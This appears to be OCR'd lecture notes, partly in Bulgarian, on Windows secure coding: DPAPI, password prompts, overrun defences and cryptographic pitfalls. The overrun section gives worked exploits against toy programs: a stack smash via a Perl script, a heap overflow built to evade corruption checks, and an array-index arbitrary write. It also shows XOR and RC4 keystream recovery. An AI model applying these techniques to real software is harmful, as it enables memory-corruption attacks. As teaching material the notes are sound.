//Converts the specified String, which encodes binary data as base 64 digits, to an equivalent 8-bit unsigned integer array.
byte[] encodedEntropy = Encoding.UTF8.GetBytes( applicationEntropy);
// encodes second time a known string applicationEntropy – for verification

byte[] encodedPlaintext = ProtectedData.Unprotect(ciphertext, encodedEntropy,
                                   DataProtectionScope.LocalMachine);
return Encoding.UTF8.GetString(encodedPlaintext);
}
}
```

How to prompt to a password

Prompting the user for credentials is a tricky business. First of all, it's best never to do this if you can avoid it because it trains the user to type his password whenever asked. How do you know that next time it won't be a Trojan horse asking?

The operating system itself takes this pretty seriously.
On a server, you have to press control+alt+delete before the operating system will ask for credentials. Have you ever wondered why this is? This key sequence can't be trapped by user-mode code; it can only be trapped by privileged code (kernel-mode code), which is part of the operating system. This is what's called a "secure attention sequence".

If you have no choice but to ask the user for a password, it's best to follow some basic Guidelines:
*** Don't echo the password so that someone looking over the user's shoulder can see it. This means setting TextMode=Password in ASP.NET text boxes that collect passwords, and setting the PasswordChar property in Windows forms text boxes that do the same.**

*** never copy the old password into a password-style text box for display to the user. There is a tool called Revelation (and many others like it) which temporarily turn off the password style on edit boxes just to show the user whatever secret is lurking behind those asterisks!**

- If in Managed C++ - use CredUIPromptForCredentials() introduced in Windows XP. The inputs to this function include an optional parent window as well as optional texts for a message and the dialog caption(used for verifications).

  targetServer argument is used to help form a generic message, "Connect to [targetServer]", and is used as the default authority if the user doesn't provide a fully qualified user account name. For example, if you set targetServer=XYZZY, and the user types in Alice as the user name, the resulting account name is XYZZY\Alice.

  userName argument is in/out. If you pass in a non-null user name, the user needs to type in only the password. On return, this argument holds the user name typed by the user (possibly modified by the targetServer argument as I described).
  Finally, there are a whole suite of options, but one I recommend is CredUIOptions.DoNotPersist, which gets rid of the silly option that encourages users to persist their passwords on the machine using DPAPI.

How to lock the console

Have you ever configured your screensaver to require a password or, on Windows XP, to "show the Welcome screen"?
Here is a special-purpose program that need to implement similar behavior: locking the interactive console under certain conditions.
The function you need to call is in Win32, and it's called LockWorkstation().
Here's a C# program that locks the console when run:

```
using System.Runtime.InteropServices;
class LockItUp
{ static void Main()
            { LockWorkStation();
 }
[DllImport("user32.dll")]
static extern void LockWorkStation();
}
```

After this program runs, the default desktop will be hidden and the Winlogon desktop will be displayed. All programs will continue to run as normal, and the interactive user will still be logged on. However, he'll have to re-enter her password to get back to his desktop.

How to programmatically log off or reboot the computer

Logging off logically means ending your logon session, which means closing any processes. Win32 provides a function to do this called ExitWindowsEx(). It looks at the logon session of the code that called it and then closes all processes running within that session. If the interactive user is being logged off, the Winlogon desktop will become active afterward. The C# code for this is shown:

```
using System.Runtime.InteropServices;
class LogOff {
        static void Main()
                { ExitWindowsEx(0, 0); }

[DllImport("user32.dll")]
static extern bool ExitWindowsEx(uint flags, uint reason);
 }
```

You can also force a reboot using ExitWindowsEx(), but you must have a privilege called SeShutdownPrivilege in order to do that.

The C# code for rebooting the machine is shown.

```
class RebootMachine

{ static void Main()
                { // enable the Shutdown privilege
                try
                { using (Token.EnablePrivilege("SeShutdownPrivilege", true))
                  { // reboot
                ExitWindowsEx(EWX_REBOOT, ...);
                  }
                }
                catch (Exception)
                  { Console.WriteLine("You need a privilege" + " to run this program:" +
                " Shut down the system");
                 return;
                  }
}

[DllImport("user32.dll")]
static extern bool ExitWindowsEx(uint flags, uint reason);
```

Overruns attacks

Programs written in any languages can be vulnerable to be attacked, but it’s the C and C++ languages that have a special place in Internet history because of 2 things that makes them popular:

•the access to computer hardware and

•the performance that comes with them.

Here we outline some of the buffer-overrun defenses available in Visual C++ 2005 and beyond. These are:

•The buffer overrun;

•safe exception handling

•automatic use of safer function calls;

•C++ operator ::new protection.

•Non-code pages – no execute option (DEP Compatibility);

• address space Layout Randomization (ASLR)

The buffer overrun – 1. stack overruns

Occurs when a buffer declared on the stack is overwritten by coping data larger than the buffer. The return address for the function get overwritten by an address, chosen by the attacker.

```
/*  This program shows an example of how a stack-based   buffer-overrun can be used to execute
arbitrary code.  The objective is to find an input string that will make the function bar() to be executed.*/

void foo(const char* input)
{    char buf[10];
     // It's a cheap trick to view the stack
     //We'll see this trick again when we look at format strings.
   printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n% p\n\n");

   //Pass the user input straight to secure code- public enemy #1.
   strcpy(buf, input);        printf("%s\n", buf);
   printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}
void bar(void)
{                    printf("Augh! I've been hacked!\n");            }

int main(int argc, char* argv[])
{   printf("Address of foo = %p\n", foo);
   printf("Address of bar = %p\n", bar);
   if (argc != 2)
                {                     printf("Please supply a string as an argument!\n");            return -1;}
  foo(argv[1]);              return 0; }
```

Static buffer

%p displays an address

Foo() blindly accepts user input and copies it to a 10 byte buffer !!!

Hacker's objective is to get bar() to be executed !!!

;LET'S TAKE A LOOK AT THE OUTPUT

Let this is the name of the program + string, supplied as parameter

Normal output: 1

```
STACK.EXE Hello
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
0000 0000
0000 0000
7FFDF000
0012FF80
0040108A  ;return address for foo()
00410EDE

Hello
Now the stack looks like:
6C6C6548 ; Hello is there by strcpy()
0000006F
7FFDF000                H
0012FF80
0040108A
00410EDE
```

2


Classic test when buffer overruns occurs
We input a long string:

```
STACK.EXE  AAAAAAAAAAAAAAAAAAAAAAAA
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
0000 0000
0000 0000
7FFDF000
0012FF80
0040108A  ;return address for foo()
00410EDE

AAAAAAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
41414141 ; Oyo!!!
41414141 ; code for A is '41'
41414141
41414141
41414141 ; what a return address!!! No memory there!
41414141
```

3

4


STATICOVERRUN.EXE - Application Error

The instruction at "0x41414141" referenced memory at "0x41414141". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

We will receive an Application error dialog box, claiming not function could be found at 0x41414141 memory address.

And now:

STACK.EXE ABCDEFGIJKLMNOPQRSTUVWXYZ1234567890
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:

5

```
0000 0000
0000 0000
7FFDF000
0012FF80
0040108A  ;return address for foo()
00410EBE
```

ABCDEFGIJKLMNOPQRSTUVWXYZ1234567890
Now the stack looks like:

```
6C6C6548 ; by strcpy()
44434241    ;ABCD
48474645
4C4B4A49
504F4E4D
54535251    ; QRST
58575655
```

6

We'll try FIRST modification:

STACK.EXE ABCDEFGIJKLMNOPQRS
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:

7

```
0000 0000
0000 0000
7FFDF000
0012FF80
0040108A  ;return address for foo()
00410ECE
```

ABCDEFGIJKLMNOPQRS
Now the stack looks like:

```
6C6C6548 ;
44434241    ;ABCD
48474645
4C4B4A49
504F4E4D
00535251    ; QRS
00410ECE
```

8

So we are able to put anything into the right memory cells!

And now: let’s try to make bar() to execute:

We will put bar’ s address (0x401045) like that (let now to use a Perl script):

```
$ arg = “ABCDEFGHIJKLMNOP”.””\x45\x10\x40”;
$cmd = “StackOverrun”.$arg
System($cmd);
```

Insert not a printable characters

We are running the script now :
Perl Hackoverrun .pl

```
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
777B80DB
77F94E68
7FFDF000
0012FF80
0040108A  ;return address for foo()
00410ECE

ABCDEFGIJKLMNOPE?@
Now the stack looks like:
44434241 ;
48474645
4C4B4A49
504F4E4D
00401045
00410CA
Aught! I've been hacked!
```

1.Compiling with Visual C++.NET /GS compiler option prevents this!

2. 64 bit Intel does not push the return address on the stack – it is in the register

2. The buffer overrun - Heap overruns

```
class BadStringBuf        //class that directly holds input in a buffer pointer variable
{
public:
   BadStringBuf(void)
   {      m_buf = NULL;    }

   ~BadStringBuf(void)
   {      if(m_buf != NULL)         free(m_buf);   }

   void Init(char* buf)
   {      //Really bad code
      m_buf = buf;          //not initialized with malloc(), but free()
   }

   void SetString(const char* input)
   {
      //This is stupid.
      strcpy(m_buf, input); //входният низ се записва там където сочи указателят !!!!!!
   }                                          // ще използваме този факт по-късно

   const char* GetString(void)
   {      return m_buf;    }

private:   char* m_buf;
};
```

В класа има доста потенциални бъгове:free() без malloc(); запис на низ на място сочено от явен указател и т.н.

```
//Declare a pointer to the BadStringBuf class to hold our  input.

BadStringBuf* g_pInput = NULL;

void bar(void)                              //това е лошата ф-ия на която искаме да подадем управление!!!!
{   printf("Augh! I've been hacked!\n");              }

void BadFunc(const char* input1, const char* input2)
{   //Someone told  that heap overruns weren't exploitable,so we'll allocate our buffer on the heap.
    //so let see this bad code for function:
    char* buf = NULL;
    char* buf2;

    buf2 = (char*)malloc(16);
    g_pInput = new BadStringBuf;
    buf = (char*)malloc(16);    //Bad programmer practice - no error checking on allocations
    g_pInput->Init(buf2); //  т.е buf2 ще се задели там където сочи g_pInput. Хакер може да подмени
                                                  // къде да сочи този указател !!! Ще го направим в main()
    //The worst that can happen is we'll crash, right???
    strcpy(buf, input1);

    g_pInput->SetString(input2);
    printf("input 1 = %s\n input2 = %s\n", buf, g_pInput ->GetString());
    if(buf != NULL)
       free(buf);
}
```

Чака за 2 низа, които ще й подадем от main(). В случая аргументите й ще се изработят внимателно в main()

Ще пишем код с използване на готовите: <u>клас и ф-ия</u>, така че да хакнем с-мата. За целта:1) проверяваме с въвеждане на дълги вх. арг. – crashes. Системното съобщение ще покаже че ‘memory corruption is in the heap’. Запускаме debugger: намираме местоположението на първия вх низ. Търсим как можем да повредим нещата ако въведем ‘специален’ първи арг. Чрез debug виждаме, че вторият арг. се записва също в heap буфер. Къде му е адресът? Претърсваме паметта за съответстващи байтове с адреса на втория буфер (*g_pInput)*! Адресът се пази на 0x40 байта отместване от началото на първия буфер!

```
int main(int argc, char* argv[])
{      char arg1[128];      //for strings

   //This is the address of the bar function (0040100F)
   char arg2[4] = {0x0f, 0x10, 0x40, 0};
   int offset = 0x40;

   //Using 0xfd is an evil trick to overcome heap corruption  checking.
   //The 0xfd value at the end of the buffer checks for corruption.
   //No error checking here –  it is just an example of how to construct an overflow string.

   memset(arg1, 0xfd, offset);
   arg1[offset]   = (char)0x94;
   arg1[offset+1] = (char)0xfe;
   arg1[offset+2] = (char)0x12;
   arg1[offset+3] = 0;
   arg1[offset+4] = 0;

   printf("Address of bar is %p\n", bar);
   BadFunc(arg1, arg2);

   if(g_pInput != NULL)
      delete g_pInput;

   return 0;
}
```

0x0012fe94 - Адрес в стека, където се пази възвратния адрес на BadFunc()
(това сме го открили чрез debug и dump на паметта).
Ще поставяме там адреса на bar() – 0x0040100f

Целта е да поставим arg2 на мястото на възвратния адрес за BadFunc() и така да подменим изчислит. процес към bar().
<u>Всъщност, оказва се възможно arg2 да го поставим Където си искаме в паметта (вкл и в стека)</u>

Изходът на програмата е:
Address of bar() is 0040100f
Input1 = …………………………………………………// това е изработеният (както по-горе) низ
Input2 = 64@   // това е адресът на bar()
Aught! I’ve been hacked!

3. The buffer overrun - Array indexing errors

- When writing to memory locations higher than the border of the array
- *but not only then. Let’s demonstrate how we can write something into an arbitrary location:

```
int* IntVector;
void bar(void)
{                    printf("Augh! I've been hacked!\n");              }

void InsertInt(unsigned long index, unsigned long value)
{//We're so sure that no one would ever pass in a value more than 64 KB that we're not even going to
 //declare the function as taking unsigned shorts or check for an index out of bounds ???!!!

                     printf("Writing memory at %p\n", &(IntVector[index]));
                     IntVector[index] = value;              }

bool InitVector(int size)
{                    IntVector = (int*)malloc(sizeof(int)*size);
                     printf("Address of IntVector is %p\n", IntVector);

                     if(IntVector == NULL)
                        return false;
                     else
                        return true;
}
```

```
int main(int argc, char* argv[])
{                  unsigned long index, value;

                   printf("Address of bar is %p\n", bar);
   //Let's initialize our vector - 64 KB ought to be enough for anyone
   if(!InitVector(0xffff))
   {                  printf("Cannot initialize vector!\n");                  return -1;    }

   index = atol(argv[1]);
   value = atol(argv[2]);

   InsertInt(index, value);
   return 0;
}
```

-Let the array in this example starts at 0x00510048;
-We are trying to write a new return value on the stack, which
is located at 0x0012FF84; (found using a debugger)

-Mathematic : address of an element= base of array +index * sizeof(element)
-Substituting: 0x10012FF84 = 0x00510048 + index * 4
(we are using 0x10012FF84 instead of 0x 0012FF84 but who is care- only truncation)
-We can now calculate index must be 0x3FF07FCF (or 1072725967)
- the address of bar() is 0x00401000 or the same 4198499 in decimal
-What happen is:

```
myProgram.exe 1072725967 4198499
Address of bar is 00401000
Address of IntVector is 00510048
Writing memory at 0012FF84
Augh! I've been hacked!
```

*** Test your security IQ: look at the example

```
void func(char *s1, char *s2) {
  char d[32];
  strncpy(d,s1,sizeof d - 1);
  strncat(d,s2,sizeof d - 1);
  ...
}
```

Answer **That's the good old buffer overrun. To many people, the code is fine and secure because the code uses the bounded** strncpy **and** strncat **functions. However, these functions are only secure if the buffer sizes are correct, and in this example the buffer sizes are wrong. Dead wrong.**

Technically, the first call is secure, but the second call is wrong. The last argument of the strncpy and strncat **functions is the amount of space left in the buffer, and you just exhausted some or all of that space with the call to** strncpy**. Buffer overflow.**
In Visual C++ 2005 and later, warning C4996 tells you to replace the bad function call with a safer call, and the /analyze **option would issue a C6053 warning indicating that** strncat **might not zero terminate the string.**
To be perfectly honest, strncpy and strncat **(and their "n" cousins) are worse than** strcpy and strcat **for a couple of reasons.**
First, the return value is just silly—it's a pointer to a buffer, a buffer that might be valid or might not. You have no way of knowing!
Second, it's really tough to get the destination buffer size right.

*** Test your security IQ: look at the second example

```
void func(const char *s) {
  if (!s) return;
  char t[3];
  memcpy(t,s,3);
  t[3] = 0;
  ...
}
```

Answer But is this a security bug? Obviously it's a <u>coding bug</u> because the code writes to the fourth array element, and the array is only three elements long. Remember, arrays start at zero, not one. I would contend that this is <u>not a security bug</u> because the attacker has no control whatsoever.
If the bug looked like this where the attacker controls input, then that would mean the attacker could write a zero anywhere in memory. And that's a card-carrying security bug:

```
void func(const char *s, int i) {
  if (!s) return;
  char t[3];
  memcpy(t,s,3);
  t[i] = 0;
  ...
}
```

*** Test your security IQ: look at the third example

```
public class Barrel {
  // By default, a barrel contains one rhesus monkey.
            private static Monkey[] defaultMonkeys = new[] { new RhesusMonkey() };
  // backing store for property.
  private IEnumerable<Monkey> monkeys = null;
  public IEnumerable<Monkey> Monkeys {
            get {
               if (monkeys == null) {
                              if (MonkeysReady())
                                monkeys = PopulateMonkeys();
                              else
                                monkeys = defaultMonkeys;
                                    }
            return monkeys;
              }
                                    }
}
```

Answer The author of this class thinks that they are being both safe and efficient. The backing store is private, the property is read-only, and the property type is IEnumerable<T>, so the caller cannot do anything but read the state of the Barrel.

**The author has forgotten that a hostile caller can try to cast the return value of the property to Monkey[].
If there are two Barrels and each one has the default Monkey list, then a hostile caller that has one of them can replace the RhesusMonkey in the static default list with any other Monkey, or null, thereby effectively changing the state of the other Barrel.
The solution here is to cache a ReadOnlyCollection<T> or some other truly read-only storage that protects the underlying array from mutation by a hostile or buggy caller.**

Stack-based buffer overrun detection

Stack-based buffer overrun detection is the oldest and most popular defense, available in Visual C++. The goal is simple: reduce the chance that malicious code will execute correctly by detecting some kinds of stack smashes at run time.

In depth – the techniques include a random number in a function' stack just before the return address on the stack, and when the function returns, function epilogue code checks this value to make sure it has not changed. If the cookie (as it's called) has changed, exception occurs and the execution is halted.

The function prologue code that sets the cookie is shown on Fig.1

```
sub      esp, 8
mov      eax, DWORD PTR  __security_cookie
xor      eax, esp
mov      DWORD PTR __$ArrayPad$[esp + 8], eax
mov      eax, DWORD PTR _function_input$[esp + 4]
```

Fig. 1.: The function prologue code

Following (Fig. 2) is the code from the function epilogue that checks he cookie's content.

```
mov     cx, DWORD PTR __$ArrayPad$[esp + 12]
add     esp, 4
xor     ecx, esp
call    @__security_function_check_cookie@4
add     esp, 8
```


Fig.2: The function epilogue code

Visual Studio 2005 and later moves data around the stack to make harder data corruption.

Buffers are moved to higher memory than non-buffers memory block.

This helps protection of function pointers that reside on the stack.

The figure 3 outlines the stack security changes.



normal situation in the stack in time function call is executed:
buffers
non-buffers
return address
function arguments
changed situation in the stack – with better attacks resistance:
func. arg.
non-buffers
buffers
random value
return address
func. arg.

Fig.3: The stack security changes

Moving pointers and function arguments to lower memory (as shown on the Fig. 3) at run time mitigates buffer overrun attacks.

The described technique is not suitable in following situations:

- Function do not contain buffer
- Function is defined with variable argument list
- Function contains in-line assembly code in the first statement
- The protection can be set for all a program, for a group of functions (a module for example) or individually – for selected functions.

Safe exception handling

Some stack–based attacks exhausts not memory (buffer overrun attacks) or function's return address but corrupts the exception handler on the stack.
This handler contains the address of a function, called internally in a moment of asynchronous exceptions, raised in run-time. It's a tool that makes function to work in a predicted manner in case of wrong data, inputs, calculations, etc.
The address of the handler is held on the stack frame of the function and is therefore subject to corruption.

The linker included in Visual Studio 2003 and later includes an option to store the list of valid exception handlers in the image header at compile time.
When an exception is raised at run time, the operating system checks the image header to determine whether the exception handler address is correct. If not – the application is terminated.

Automatic use of safer function calls

```
void my_function(char *p)
{
	char ch[100];
	strcpy(ch, p);
	// other lines of code
}
```

Assuming ch[] contains entrusted data, the code above represents a security vulnerability. Some kind of improvement is to change strcpy() function with a safer function call that bounds the copy operation to the size of the buffer.
It's possible because the buffer size is static and known at compiler time.

With Visual C++ it's possible by adding the following line to stdafx.h header

```
#define _CRT_SECURE_COPP_OVERLOAD_STANDARD_NAMES 1
```

As a result, the compiler emits the following substitution from the initial, unsafe function:

```
void my_function(char *p)
{
	char ch[100];
	strcpy_s(ch, __countof(ch),  p);
// other lines of code
}
```

C++ operator new

In Visual C++ 2005 and later a new defense is added that detects integer overflow when calling operator new.

Let have a line like this:

My_Object *o = new My_Object[count];

With the defense, the code is compiled in:

```
xor     ecx, ecx
mov     eax, esi
mov     edx, 4
mul     edx
seto    cl
neg     ecx
or      ecx, eax
push    ecx
call    xxxxxx  ; proc for op. new
```

The amount of memory is calculated:
mul edx

CL register is set or not set depending on the value of the overflow flag after multiplication. So in ECX: 0x0000 0000 or 0xFFFF FFFF.

ECX register will contain 0xFFFF FFFF or the value held in EAX, witch is the result of initial multiply and contains the amount of desired memory

So, ::new
will fail if 2^N-1 allocation is needed

Not to execute non-code pages

CPU can be managed to execute or not non-code pages (NX capability)
The attacker can inject data into the process by way of the buffer overrun and then to continue execution within malicious data buffer
So the CPU is running data !!!

Link on with the /NX Compat option means the executable will be protected by no execute capability.

Windows Vista adds a new API that manages this for the running process. Once set, it cannot be unset:

SetProcessDEPPolicy(PROCESS_DEP_ENABLE);

Image Randomization (/DynamicBase)

Windows Vista and Windows Server 2008 support image randomization.
When system boots, it shuffles operating system images around in the memory.
That removes some of the predictability.

This is known as Address Space Layout Randomization (ASLR)

By default Windows only juggles system components around. By this option is possible to add your image to be moved also.

The option randomize the stack also.
The heap is randomized by default.

Cryptographic elements

We have to follow the principle:
"if you think crypto can solve the problem, you probably don't understand the problem"

First of all: Crypto can secure data from specific threads, but it does not secure application's code

following are some common mistakes, when using cryptography:

1. Using poor random numbers

/ passwords, encryption keys, authentication elements../

Rand() functions

Here is rand() code from MS Visual C++ Rum Time Library:

```
int __cdecl rand(void)
{
      return(((holdrand = holdrand * 214013L + 2531011L) >> 16) & 0x7fff);
}
```

Can it:

-	Generates evenly distributed numbers?	Yes
-	Unpredictable values?	No!
-	Have long and complete cycle (generates large number of different values..)	?

The same is with following code (Knuth's book: 'The art of Computer Programming', vol. 2: Semi-numerical Algorithms, Addison-Wesley, 98):

```
// this always prints the same set on a computer, for example: 52,4,26,66,26,62,2,76,67,66
#include <stdlib.h>
Void main()              {
            srand(12366);
            for (int I = 0; I < 10; i++)          {
                        int I = rand() % 100;
                        printf("%d", i);
}}
```

These functions are supported by all versions of the C run-time libraries.
The srand() sets the starting point (in the parameter) for generating a series of pseudorandom integers.
Rand() retrieves the pseudorandom numbers that are generated. Calling rand() before any call to srand() generates the same sequence as calling srand() with param = 1.

Don't use rand() in security sensitive applications!

Instead call CryptGenRandom() for Windows 2000 up. It get randomness from many sources:
-Current process ID
-Current thread ID
-Ticks since boot
-Current time
-Performance counters
-MD4 hashing algorithm, creating 128 bit message from input data (here user name, comp name search path..) . MD4 is usually used to verify data integrity
-low- level information: idle process time, committed pages and more than 100 sources
System exception info
Interrupt information

…more than 100 specific sources

Here is the C++ class CCryptRandom encapsulating CryptGenRandom():

```
class CCryptRandom {
public:      CCryptRandom();
             virtual ~CCryptRandom();
             BOOL get(void *lpGoop, DWORD cbGoop);
private:     HCRYPTPROV m_hProv;          };

CCryptRandom::CCryptRandom() {
   m_hProv = NULL;
   CryptAcquireContext(&m_hProv,.., PROV_RSA_FULL, …);
}

CCryptRandom::~CCryptRandom() {
   if (m_hProv) CryptReleaseContext(…);    }

BOOL CCryptRandom::get(…) {
return CryptGenRandom(m_hProv, …);
}
```

This function acquires a handle to a specific key container within a particular cryptographic service provider (CSP)

More efficient than function alone:
-Use 1 time generated context
-Manages the context to be used after

```
void main() {
CCryptRandom r;

      // Generate 10 random numbers between 0 and 99.
      for (int i=0; i<10; i++) {
         DWORD d;
         if (r.get(&d, sizeof d))
            cout << d % 100 << endl;
      }}
```

-Random numbers in managed code:

- -Using System.Security.Cryptograpy namespace
- -RNGCryptoServiceProvider class that calls CryptGenRandom()

-Random numbers in web

- -ASP.NET uses the managed class above
- -COM technology application can use CAPICOM object' method GetRandom()

/The GetRandom method generates a secure random number using the default *cryptographic service provider* (CSP). /

Look at the example for bugs:

```
byte[] GetKey(UInt32 keySize) {
  byte[] key = null;
  try {
    key = new byte[keySize];
    RNGCryptoServiceProvider.Create().GetBytes(key);
  }
  catch (Exception e) {
    Random r = new Random();
    r.NextBytes(key);
  }
  return key;
}
```

There are two bugs in this lousy key-generation code. The first is pretty obvious:
if the call to the cryptographically random number generator fails, the code catches the exception and then calls a truly predictable random generator.

But there's another bug: the code catches all exceptions. Other than in rare instances, catching all exceptions—whether they are C++ exceptions, Microsoft .NET Framework exceptions or structured exception handling on Windows—hides real errors. So don't do it.

A structured exception handler in C or C++ that catches all exceptions (including access-protection faults such as buffer overruns) will yield a C6320 warning when compiled with /analyze option.

2. Key management issues

This is the weakest link of cryptographic application.
Using cryptography is easy. Securely storing, exchanging and using keys is hard

-If the **key is simple text**, using tools you can dump all strings in .DLL or .EXE and determine it.

-**If key is not a string, don't bother at all : you must look source code for random data**! Code and static data are not random! A tool scanning for entropy in an executable will quickly find the random key. (in http://www.ncipher.com is a tool for this example)

-**Keep keys close to the source** where they encrypt and decrypt data. "Mobile secrets are secret only a short time". Here are 2 examples:

1. password is passed from function to function and from executable to executable In the application. It's stored in persistent store. It is a poor technique
2. password is not used directly, but a handle to the password (GetKeyHandle()). That handle is encrypted (EncryptHandleKey()). If any intermediate function compromises, the attacker has access only to the handle and not to the password.

-**Use MS CryptoAPI** and CryptGenKey() to generate a strong key. You never see the key directly, but a handle to key. Management is through CryptoAPI functions only (CriptExportKey(), CryptImportKey(),….). The key is never in plain text except deep inside CryptoAPI, and hence is safer.

-**Exchanging keys**: (spoofing is one hacker's method)
- -Private keys should never be exchanged!!
- -Do not embed key in the code!
- -Use protocol (such as SSL/TLS and IPSec) that performs key exchange for you prior to data.

- don't create own cryptographic algorithms for keys ! Here is a poor example:

```
Void MyFuncEncryptData( char *szkey, ..char *szData..)
{
            for(I = 0; …..)
                        szData[i]  ^= szKey[I % dwKeyLen];
}
```

The code XOR the key with the plaintext, resulting in the 'ciphertext' (encrypted with an encryption key text). The attacker has no access to the encryption code. But he knows the application takes user's plaintext, 'encrypts' it, and stores the result in file or registry.

All you need to do is XOR the ciphertext (stored, so may be known) with the data you originally has entered. And … – you have the key.

because you have to
remember that

$$\underbrace{A \text{ XOR } B}_{\text{Stored ciphertext}} \;\text{ XOR } A = B$$

3. Using encryption key

-Stream cipher : encrypt/decrypt data one unit (1 byte) at time. RC4 is the most famous and used cipher and the only provided in the default CryptoAPI installation for Windows.

How it works: encryption key is provided to an internal algorithm (key-stream generator) The generator outputs an arbitrary length stream of key-bits. This stream is XOR-ed with the plaintext bits to produce a final stream of ciphertext bits. Decrypting is the reversing process: XOR of the key-stream with the ciphertext → plaintext

Why stream ciphers:

Stream ciphers don't use a big amount of memory (10 bits plaintext → 10 bits ciphertext). RC4 is 10 times faster than DES (Data Encryption Standard – requires 56-bit key for his encryption algorithm).

-Symmetric cipher (weak point is the usage of the same key): same key is used to encrypt and to decrypt data (DES, Advanced Encryption Standard AES, RC2). They are block-oriented (they works on a block rather than a stream of bits) –so encrypting 13 bytes, they produce 16 bytes of ciphertext as a result (if using 64-bit blocks)

-Asymmetric cipher uses 2 different but related keys to encrypt and to decrypt data (RSA)

-Pitfalls of stream ciphers

If the key is reused and the attacker gain access to 1 ciphertext to which he knows the plaintext, he can XOR the ciphertext and the plaintext to derive the key stream (not the key, which is random. Key-streams are not random-otherwise we could never decrypt data !).
From now on, any encrypted with that key plaintext can be derived.
Actually, the attacker cannot derive all the plaintext of a second message. He can derive up only to the same number of bytes that he knew in the first message. If he knew The first 20 bytes from one message, he can derive the first 20 bytes in the second.

Example of this technique: crypting and deriving for 2 texts with CryptoAPI support:

```
/*  RC4Test.cpp */

#define MAX_BLOB 50
BYTE bPlainText1[MAX_BLOB];
BYTE bPlainText2[MAX_BLOB];
BYTE bCipherText1[MAX_BLOB];
BYTE bCipherText2[MAX_BLOB];
BYTE bKeyStream[MAX_BLOB];
BYTE bKey[MAX_BLOB];

// Setup -  set the two plaintexts and the encryption key.
void Setup() {
    ZeroMemory(bPlainText1, MAX_BLOB);
    ZeroMemory(bPlainText2, MAX_BLOB);
    ZeroMemory(bCipherText1, MAX_BLOB);
    ZeroMemory(bCipherText2, MAX_BLOB);
    ZeroMemory(bKeyStream, MAX_BLOB);
    ZeroMemory(bKey, MAX_BLOB);

    strncpy(bPlainText1,    "Hey Frodo, meet me at Weathertop, 6pm.", MAX_BLOB-1);

    strncpy(bPlainText2, "Saruman has me prisoner in Orthanc.", MAX_BLOB-1);

    strncpy(bKey,   GetKeyFromUser(), MAX_BLOB-1);  //  uses external function for key supplying
}
```

```
// Encrypt() encrypt  a BLOB of data using RC4 algorithm .
void Encrypt(LPBYTE bKey,   LPBYTE bPlaintext,   LPBYTE bCipherText, …)
{
    HCRYPTPROV hProv;            HCRYPTKEY  hKey;         HCRYPTHASH hHash;

    /*    The way this works is as follows:
    1. Acquire a handle to a crypto provider.
    2. Create an empty hash object.
    3. Hash the key provided into the hash object.
    4. Use the hash created in step 3 to derive a crypto key. This key  also stores the algorithm to perform the encryption.
    5.   Use the crypto key from step 4 to encrypt the plaintext.                              */

    DWORD dwBuff = dwHowMuch;
    CopyMemory(bCipherText, bPlaintext, dwHowMuch);

    CryptAcquireContext(&hProv,  PROV_RSA_FULL, ..);                //1
    CryptCreateHash(hProv, CALG_MD5,  &hHash);                      //2
    CryptHashData(hHash, bKey, MAX_BLOB, 0);                        //3
